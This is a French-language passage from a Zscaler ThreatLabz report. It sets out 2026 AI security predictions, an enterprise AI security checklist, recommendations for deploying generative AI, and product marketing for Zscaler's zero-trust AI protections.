
Prévisions relatives à la sécurité de l’IA pour 2026

1 Attaques optimisées par l'IA agentique, autonomes ou orchestrées par des humains

La menace liée à l’IA agentique s’intensifiera à mesure que des systèmes autonomes assureront une part croissante du processus et des tâches d’intrusion. Des agents d’IA capables de planifier et d’agir de façon autonome joueront un rôle de plus en plus central dans les cyberattaques en 2026. Les premiers signes de cette évolution datent de 2025, avec la **première campagne d’espionnage orchestrée par l’IA** mentionnée plus haut, au cours de laquelle un groupe parrainé par un État a automatisé 80 à 90 % de sa chaîne d’attaque grâce à l’IA agentique. Les attaques de ransomware pilotées par l’IA évolueront rapidement du traditionnel chiffrement de données vers un détournement massif et rapide de données, l’IA permettant de mener davantage d’opérations simultanément tout en réduisant l’effort opérationnel des assaillants.

2 Attaques sur la chaîne d’approvisionnement de l’IA

Les attaques contre la chaîne d’approvisionnement de l’IA cibleront les composants essentiels des systèmes d’IA d’entreprise. **Les recherches de ThreatLabz** en 2025 ont révélé que des failles affectant des fichiers de modèles courants et des couches de traitement pouvaient servir de point d’entrée vers des systèmes sensibles. Les hackers chercheront de plus en plus à altérer les éléments fondamentaux de l’IA (modèles et jeux de données), plutôt qu’à se limiter à des abus d'applications. À mesure que les entreprises intègrent davantage de composants d’IA tiers, la compromission de ces éléments permettra de disposer d'un accès privilégié. Sécuriser la chaîne d’approvisionnement de l’IA restera aussi critique que sécuriser les applications qui en dépendent.



3 Risques de sécurité liés à l'IA embarquée

L'IA embarquée dans les applications du quotidien donnera lieu à des points d'accès furtifs et indétectables par les outils de sécurité traditionnels. Les fonctionnalités IA intégrées directement aux applications métiers populaires, aux plateformes cloud et aux outils mobiles, à l'instar des synthèses de réunions Zoom rédigées par IA ou de l'assistant Microsoft 365 Copilot, introduiront des risques discrets que les équipes de sécurité pourraient négliger. Ces capacités d'IA embarquées disposent souvent d'un accès étendu à des contenus sensibles, ce qui en fait des cibles privilégiées pour un usage malveillant. Les entreprises doivent s'attendre à ce que les hackers tentent d'exploiter davantage ces fonctions intégrées pour exfiltrer des informations sensibles ou obtenir un accès persistant, puis se déplacer discrètement au sein des environnements, profitant d'une visibilité encore insuffisante sur les points d'intégration de l'IA au sein de la chaîne d'approvisionnement logicielle.

4 Ransomware et attaques visant les référentiels de données de l'IA générative

À mesure que les entreprises passeront des projets pilotes d'IA générative à un déploiement à grande échelle en 2026, un nombre plus important de systèmes internes achemineront des informations sensibles vers des workflows optimisés par IA. Les hackers tireront parti de cette évolution en ciblant les référentiels de données qui alimentent les applications d'IA générative. Ces référentiels hébergent des données brutes, ainsi que des éléments de contexte et d'intention, offrant aux adversaires une visibilité bien plus précise sur les cycles de décision internes, et donc un pouvoir de pression supérieur à celui de la plupart des compromissions traditionnelles. La compromission des référentiels de données des LLM deviendra une tactique profitable pour l'espionnage et l'extorsion par ransomware au cours de l'année à venir.

5 IA malveillante intégrée aux workflows d'entreprise

Les services et plateformes de leurre, basés sur l'IA, permettront d'évoluer d'escroqueries isolées vers une implantation durable au cœur des workflows métiers. L'adoption continue des outils d'IA en 2025 a déjà révélé la facilité avec laquelle des services d'IA malveillants peuvent s'infiltrer dans les workflows. Les hackers ne se contenteront pas de mettre en ligne des pages d'accueil factices et commenceront à déployer des copilotes malveillants et entièrement fonctionnels, capables d'imiter de véritables assistants de productivité tout en se fondant dans les tâches du quotidien. Cette nouvelle phase complexifiera la détection des assistants frauduleux et accentuera les risques liés à l'usage d'une IA non approuvée ou d'une IA fantôme par les collaborateurs d'entreprise.

6 Sécurité et responsabilité de l'IA à l'échelle de l'entreprise

La sécurité de l'IA s'imposera à l'échelle de l'entreprise à mesure que les exigences de supervision et d'attribution des responsabilités se renforceront. Après une année 2025 marquée par des préoccupations majeures et une surveillance plus stricte, les entreprises font face à des exigences plus sévères pour encadrer l'IA : validation des modèles, gestion des données et suivi des usages à risque. En 2026, la sécurisation des systèmes d'IA ne sera plus une option ni l'apanage des seules équipes techniques. Les dirigeants devront disposer d'une visibilité claire sur les risques liés à l'IA, et les politiques de sécurité devront couvrir toutes les activités d'entreprise qui interagissent avec cette IA.

Bonnes pratiques pour une adoption sécurisée de l'IA en entreprise

5 vérités sur la sécurité de l'IA en 2026

1. **Vous ne pouvez sécuriser ce qui vous est invisible Face à l'IA fantôme et à l'IA embarquée, la visibilité devient un impératif.**

2. **Les options par défaut des fournisseurs ne sont pas conçues pour gérer les risques d'entreprise. Les fonctionnalités IA sont souvent activées par défaut et bénéficient de permissions trop larges.**

3. **La gouvernance de l'IA est une cadre qui évolue constamment Les politiques doivent évoluer au même rythme que les fonctionnalités et les menaces.**

4. **Le Zero Trust s'applique désormais aussi aux modèles IA. Ceux-ci requièrent le même niveau de contrôle d'accès que les utilisateurs humains.**

5. **L'IA fait désormais pleinement partie de la surface d'attaque. Les vulnérabilités des modèles et les attaques d'IA agentique sont désormais une réalité.**

Bonne nouvelle : vous n'avez pas à considérer ces vérités comme le prix à payer pour tirer parti de l'IA. La checklist ci-dessous vous aide à définir vos priorités en matière de protection.

Checklist de sécurité de l’IA en entreprise pour 2026

Les bonnes pratiques suivantes définissent un socle solide pour une utilisation sécurisée de l’IA.

Inventorier toutes les applications d’IA générative et celles qui intègrent des fonctionnalités IA

- [ ] Créer un catalogue actualisé de tous les outils d’IA générative autonomes et de chaque application SaaS ou interne qui intègre des fonctionnalités IA.

Renforcer les garde-fous de l’IA à l'aide d'une inspection intégrée

- [ ] Assurer une inspection inline de l’ensemble du trafic IA/AA pour éviter qu'une activité malveillante externe ne compromette les systèmes IA et n'expose des données sensibles via les prompts ou en sortie d'IA.

Désactiver les paramètres IA par défaut qui présentent un risque

- [ ] Désactiver les fonctionnalités IA activées automatiquement dans les applications SaaS et de productivité tant qu’elles n’ont pas été examinées et configurées conformément à votre profil de risque.

Valider la provenance des modèles et leur chaîne d’approvisionnement

- [ ] Vérifier systématiquement l'origine des modèles, leurs mises à jour, les jeux de données et les dépendances afin de réduire les risques de falsification, d’empoisonnement ou d’intégration de composants compromis.

Appliquer le modèle Zero Trust à toutes les interactions avec les modèles IA

- [ ] Appliquer le principe du moindre privilège à chaque utilisateur, service et système interagissant avec un modèle IA.

Les entreprises doivent également définir des standards de gouvernance ainsi que des règles d’usage encadrant clairement l’adoption et les opérations de l’IA.

Actualiser régulièrement la gouvernance de l’IA

- [ ] Mettre à jour fréquemment les politiques, les contrôles d’accès et les classifications de risque afin de suivre l’évolution rapide des capacités de l’IA et des exigences réglementaires.

Mener des tests de sécurité et des exercices de red teaming sur les modèles

- [ ] Soumettre en continu les modèles à des tests de robustesse (jailbreaks, injections de prompt, fuites de données et autres vecteurs d’exploitation) afin d’identifier les vulnérabilités avant les hackers.

Imposer une validation humaine pour les workflows réglementés

- [ ] Garantir un contrôle humain dès lors que l’IA influence des décisions liées à la sécurité, à la conformité, aux enjeux financiers ou aux missions de service public.

Sécuriser de bout en bout le cycle de développement de l’IA

- [ ] Contrôler chaque étape (ingestion des données, entraînement, déploiement et supervision) pour neutraliser toute vulnérabilité en amont de l'environnement de production.

Guide pratique pour un déploiement sécurisé de l'IA générative en entreprise

En 2025, les risques liés à l'IA provenaient à la fois de l'extérieur et de l'intérieur du périmètre d'entreprise. Les acteurs malveillants ont utilisé l'IA générative pour accélérer et industrialiser leurs opérations, tandis que l'exposition aux risques internes provenait davantage d'usages quotidiens sans supervision formelle et permettant aux données d'être transmises aux systèmes IA avant même que les équipes de sécurité ne puissent évaluer ou maîtriser les risques associés.

Les entreprises qui évitent les incidents de sécurité sont celles qui déploient l'IA générative par phases contrôlées et qui n'activent que les fonctionnalités qu'elles savent piloter.

Recommandations opérationnelles :

ADOPTER LE ZERO TRUST ET RESTREINDRE LES SERVICES IA NON VALIDÉS.

De très nombreux outils IA introduisent des risques liés à la gestion des données et à la sécurité, d'où la nécessité de mettre en oeuvre le Zero Trust. Bloquer ou limiter l'accès aux applications IA/AA non validées supprime l'exposition aux menaces et prévient les premières fuites de données, laissant aux équipes de sécurité le temps d'évaluer les applications qui sont pertinentes pour un usage en entreprise.

HÉBERGER LES OUTILS D'IA GÉNÉRATIVE APPROUVÉS DANS UN ENVIRONNEMENT PRIVÉ ET CONTRÔLÉ

Pour conserver un contrôle total sur les données d'entreprise, celles-ci doivent exécuter les outils d'IA générative approuvés dans un environnement privé et sécurisé, à l'instar d'un espace ou d'une instance cloisonné et entièrement géré en interne. Dans cette configuration, ni l'éditeur de l'IA ni des tiers ne peuvent accéder aux données internes ou de clients, tandis que les prompts et les sorties ne peuvent être réutilisés pour entraîner des modèles publics. Ce mode opérationnel préserve la souveraineté des données et empêche toute exfiltration d'informations sensibles.

IDENTIFIER ET VALIDER LES APPLICATIONS D'IA GÉNÉRATIVE QUI RÉPONDENT AUX EXIGENCES DE L'ENTREPRISE

Déterminez les applications d'IA générative qui peuvent être utilisées en toute sécurité en évaluant leurs pratiques de gestion des données, les mécanismes de cloisonnement des informations, l'architecture du modèle IA et la capacité du fournisseur à satisfaire vos exigences de sécurité, de confidentialité et de conformité. Seuls les outils conformes à ces critères peuvent être déployés.

METTRE EN PLACE DES CONTRÔLES D'IDENTITÉ ET D'ACCÈS STRICTS

Positionnez les applications d'IA générative approuvées en aval d'une architecture Zero Trust offrant des politiques d'accès granulaires. Ainsi, chaque utilisateur, service et workflow ne dispose que d'un accès strictement nécessaire, tout en offrant aux équipes de sécurité une visibilité et un contrôle de bout en bout sur l'ensemble des activités.

DÉPLOYER UNE PROTECTION DES DONNÉES QUI PRÉVIENT TOUT PARTAGE ACCIDENTEL OU NON AUTORISÉ

Associez les accès approuvés à une solution professionnelle de DLP. La surveillance et l'inspection du trafic vers et depuis les applications IA garantissent le confinement des informations sensibles et empêchent toute exposition de données critiques lors des interactions avec ces services.

Une protection intégrale de l'IA signée Zscaler

Les conclusions de ce rapport confirment que l'adoption de l'IA en entreprise s'accélère. Par conséquent, l'élargissement de la surface d'attaque, l'essor de l'IA fantôme et embarquée, ainsi que l'évolution constante des modèles et des infrastructures IA introduisent de nouveaux risques d'exposition des données, d'usages abusifs et de gouvernance, que les approches de sécurité traditionnelles ne peuvent traiter de manière efficace.

Les architectures de sécurité basées sur des pare-feu, des VPN et une protection périmétrique n'ont pas été conçues pour des environnements IA dynamiques. En pratique, elles accentuent la complexité et réduisent la visibilité. Elles peinent à appliquer un contrôle cohérent sur l'ensemble des outils, agents et modèles IA, ainsi que sur des composants émergents tels que les serveurs MCP (Model Context Protocol).

En conséquence, les entreprises se contentent de réagir aux risques liés à l'IA au lieu de les gérer de façon proactive.

Sécuriser l'IA à grande échelle exige une approche différente, qui réduit le niveau par défaut d'exposition aux risques, vérifie en continu les accès et applique des contrôles de sécurité partout où l'IA est utilisée ou conçue. Le modèle Zero Trust s'inscrit précisément dans cette approche.

Zscaler propose une plateforme de sécurité de l'IA fondée sur le modèle Zero Trust, qui protège toutes les facettes de l'IA : ses usages cibles, son développement et son opérationnel. En réduisant la surface d'attaque, en appliquant le principe du moindre privilège et en inspectant l'ensemble du trafic, Zscaler permet aux entreprises d'adopter l'IA en toute sécurité. Et ce, sans freiner l'innovation.

Maîtriser les risques et adopter l'IA en toute sécurité

Fidèle au principe du Zero Trust, Zscaler applique des contrôles de sécurité natifs pour l'IA et la rende pleinement opérationnelle. Ces capacités fournissent aux entreprises la visibilité, les garde-fous et les protections nécessaires pour encadrer l'usage de l'IA en temps réel, tout en neutralisant activement les menaces optimisées par l'IA au niveau des utilisateurs, des applications et de l'infrastructure.

Zscaler AI offre aux entreprises les avantages suivants :

UNE UTILISATION SÉCURISÉE DE L'IA PUBLIQUE ET PRIVÉE

- Découvrez précisément où et comment l'IA est utilisée, y compris les applications, modèles, agents, prompts, réponses et autres composants émergents tels que les serveurs MCP.
- Incitez vos collaborateurs à utiliser les outils IA de manière productive tout en isolant les interactions IA à risque et en empêchant tout partage involontaire de données sensibles avec des modèles externes.
- Détectez et neutralisez les injections de prompts, l'exposition de données personnelles, l'empoisonnement de données, les contenus malveillants en sortie d'IA, ainsi que les autres menaces spécifiques à l'IA en environnement de production, grâce à des garde-fous intégrés.
- Contrôlez qui peut utiliser l'IA, quels outils sont accessibles et dans quelles conditions, au moyen de politiques adaptatives tenant compte en continu des risques liés aux utilisateurs, aux terminaux et aux applications, avec neutralisation automatique des usages non autorisés ou de l'IA fantôme.
- Bénéficiez d'une DLP spécifique à l'IA pour prévenir l'acheminement de données sensibles.
- Tirez parti d'une piste d'audit détaillée et consultable de toutes les activités liées à l'IA afin de faciliter les enquêtes et la mise en conformité.

UNE LONGUEUR D'AVANCE SUR LES MENACES OPTIMISÉES PAR IA

- Maîtrisez l'exposition aux risques en supprimant la surface d'attaque externe et en appliquant une vérification continue et un accès basé sur le principe du moindre privilège.
- Inspectez l'ensemble du trafic, y compris le trafic chiffré, afin de déjouer en temps réel les menaces basées sur l'IA.
- Déployez l'IA prédictive et générative pour détecter les risques plus rapidement et améliorer les opérations de sécurité et la riposte aux menaces.
- Identifiez, classifiez et protégez en continu les données sensibles sur les terminaux, dans le trafic et dans les environnements cloud.
- Bloquez les déplacements latéraux grâce à une segmentation optimisée par IA qui limite le périmètre d'action des assaillants.
- Évaluez en continu la posture IA et Zero Trust au moyen d'analyses et de recommandations générées par l'IA.

Ces résultats reposent sur un ensemble unifié de protections couvrant l'ensemble du cycle de vie de la sécurité de l'IA, comme détaillé dans la section suivante.

Zscaler + IA : sécuriser l'usage et le développement des applications

Zscaler propose une protection complète, de la découverte et de l'évaluation des risques jusqu'à la sécurisation des applications et des accès IA, couvrant aussi bien l'IA publique et privée que les modèles, pipelines, agents et infrastructures de l'IA.

GESTION DES RESSOURCES IA

Identifier l'intégralité de votre empreinte IA et des risques associés

- **Visibilité complète** sur l'ensemble des applications, modèles, pipelines et serveurs MCP.
- **Nomenclature IA (AI-BOM)** pour identifier les risques liés à la chaîne d'approvisionnement et aux dépendances à des tiers.
- **Identification** des applications SaaS d'IA générative et des modèles IA à risque

SÉCURISER L'ACCÈS AUX APPLICATIONS IA

Garantir un usage sûr et responsable des applications d'IA

- **Contrôle granulaire** des accès utilisateurs aux applications.
- **Inspection inline** des prompts et des réponses afin d'empêcher l'acheminement de données sensibles.
- **Contrôles des contenus** pour bloquer les éléments malveillants ou non conformes en sortie d'IA.

SÉCURISER LES APPLICATIONS ET L'INFRASTRUCTURE D'IA

Renforcer la sécurité des systèmes et des prompts IA et protéger l'environnement de production

- **Détection des vulnérabilités** dans les modèles et pipelines.
- **Tests de red teaming** pour identifier les expositions et faiblesses
- **Protection contre les injections** de prompts, l'empoisonnement des données, l'utilisation de données sensibles, etc.

Gouvernance de l'IA : assure votre conformité aux cadres réglementaires grâce à des fonctionnalités de sécurité alignées sur le framework du NIST en matière de gestion des risques de l'IA et sur la loi européenne sur l'IA (EU AI Act).

Méthodologie de recherche

Ces conclusions sont basées sur l'analyse de 989,3 milliards de transactions totales d'IA et d'apprentissage automatique dans le cloud Zscaler de janvier 2025 à décembre 2025. Le cloud de sécurité mondial Zscaler traite plus de 500 000 milliards de signaux par jour, bloque 9 milliards de menaces et de violations de politiques chaque jour, et déploie plus de 250 000 mises à jour de sécurité quotidiennes.

À propos de ThreatLabz

ThreatLabz est le laboratoire de recherche en sécurité de Zscaler. Cette équipe experte pilote la traque des nouvelles menaces et s'assure que les milliers d'entreprises qui utilisent la plateforme mondiale Zscaler sont toujours protégées. Outre la recherche et l'analyse comportementale des programmes malveillants, les membres de cette équipe sont impliqués dans la recherche et le développement de nouveaux prototypes pour assurer une protection avancée contre les menaces sur la plateforme Zscaler, et effectuent régulièrement des audits de sécurité internes pour s'assurer que les produits et l'infrastructure Zscaler répondent aux normes de conformité en matière de sécurité. ThreatLabz publie régulièrement des analyses approfondies des menaces nouvelles et émergentes sur **research.zscaler.com**.

Suivez-nous : X **@ThreatLabz** | **Blog de recherche sur la sécurité** par ThreatLabz

zscaler™ | Zero Trust Everywhere

À propos de Zscaler

Zscaler (NASDAQ : ZS) accélère la transformation numérique pour améliorer l'agilité, l'efficacité, la résilience et la sécurité de ses clients. La plateforme Zscaler Zero Trust Exchange™ protège des milliers de clients contre les cyberattaques et la perte de données, en connectant de manière sécurisée les utilisateurs, les dispositifs et les applications, quel que soit leur emplacement. Adossé à plus de 150 data centers dans le monde, Zero Trust Exchange™, basé sur SSE, constitue la plus vaste plateforme de sécurité cloud inline au monde. Pour en savoir plus, rendez-vous sur **www.zscaler.com/fr** ou suivez-nous sur X (ex-Twitter) **@zscaler**.

+1 408 533 0288 **Zscaler, Inc. (siège) • 120 Holger Way • San Jose, CA 95134** **zscaler.com/fr**